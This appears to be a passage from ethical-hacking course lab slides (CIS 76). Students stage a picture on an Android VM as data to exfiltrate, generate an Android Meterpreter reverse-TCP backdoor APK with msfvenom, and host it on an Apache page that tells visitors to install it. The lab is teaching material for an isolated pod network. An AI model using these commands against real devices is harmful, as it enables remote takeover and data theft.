
Obtain some data
(to exfiltrate)

EH-Lolli-xx




Browser icon

EH-Lolli-xx




Find some pictures you like

EH-Lolli-xx




Select one picture then click-and-hold to get pop-up menu

EH-Lolli-xx




Save the image

EH-Lolli-xx




Navigate to the File Manager App

EH-Lolli-xx




Navigate to Internal Storage in the File Manager App

EH-Lolli-xx



Navigate to the Download folder

EH-Lolli-xx



Verify you downloaded a picture



Part 4

EH-Kali-xx

Create backdoor
payload

EH-Kali-xx

msfvenom -l | grep droid

```
root@eh-kali-05:~# msfvenom -l | grep droid
android/meterpreter/reverse_http      Run a meterpreter server on Android. Tunnel communication over HTTP
android/meterpreter/reverse_https    Run a meterpreter server on Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp      Run a meterpreter server on Android. Connect back stager
android/shell/reverse_http           Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_https          Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_tcp            Spawn a piped command shell (sh). Connect back stager
root@eh-kali-05:~#
```

msfvenom

- Is a payload generator and encoder.
- It replaces the older msfpayload and msfencode tools.

<https://www.offensive-security.com/metasploit-unleashed/msfvenom/>

EH-Kali-xx

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=10.76.5.150 LPORT=4444 R > backdoor.apk
```

```
root@eh-kali-05:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=10.76.5.150 LPORT=4444 R > backdoor.apk
No platform was selected, choosing Msf::Module::Platform::Android from the payload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 9487 bytes

root@eh-kali-05:~#
```

This creates a "back door" payload for Android. When it runs it will connect back to EH-Kali-05 in Pod 5 at 10.76.5.150 using port 4444.

msfvenom

- is a payload generator and encoder.
- It replaces the older msfpayload and msfencode tools.

<https://www.offensive-security.com/metasploit-unleashed/msfvenom/>



Part 5

EH-Kali-xx

Make a website

EH-Kali-xx

```
cd /var/www/html
scp -r xxxxxx76@opus-ii:/home/cis76/depot/webpages/* .
```

```
root@eh-kali-05:/var/www/html# scp -r simben76@opus-ii:/home/cis76/depot/webpages/* .
simben76@opus-ii's password:
admonition                                100% 33      2.5KB/s   00:00
cylons.html                               100% 352    297.9KB/s 00:00
humans.html                               100% 373    71.0KB/s  00:00
galactica.png                             100% 39KB   1.5MB/s   00:00
cylon.gif                                 100% 1074KB 23.1MB/s  00:00
index.html                                100% 156    160.6KB/s 00:00
root@eh-kali-05:/var/www/html#
```

```
mkdir files
cp /root/backdoor.apk files/
ls files
```

```
root@eh-kali-05:/var/www/html# mkdir files
root@eh-kali-05:/var/www/html# cp /root/backdoor.apk files/
root@eh-kali-05:/var/www/html# ls files/
backdoor.apk
root@eh-kali-05:/var/www/html#
```

Build a website to distribute the "backdoor" payload

EH-Kali-xx

Edit index.html and add this line:

```
<p>Please download this malicious file and install it: <a href="files/backdoor.apk">backdoor.apk</a></p>
```

```
<!DOCTYPE html>
<html>
  <head>
    <title>CIS 76</title>
  </head>
  <body>
    <h1>CIS 76</h1>
    <p>Hacking without permission is a crime!</p>
    <p>Please download this malicious file and install it: <a href="files/backdoor.apk">backdoor.apk</a></p>
  </body>
</html>
```

Create a files directory for the payload file then set permissions.

EH-Kali-xx


```
systemctl start apache2
systemctl status apache2
```

```
root@eh-kali-05:/var/www/html# systemctl start apache2
root@eh-kali-05:/var/www/html# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
   Active: active (running) since Tue 2017-11-07 09:26:45 PST; 3s ago
     Process: 4855 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
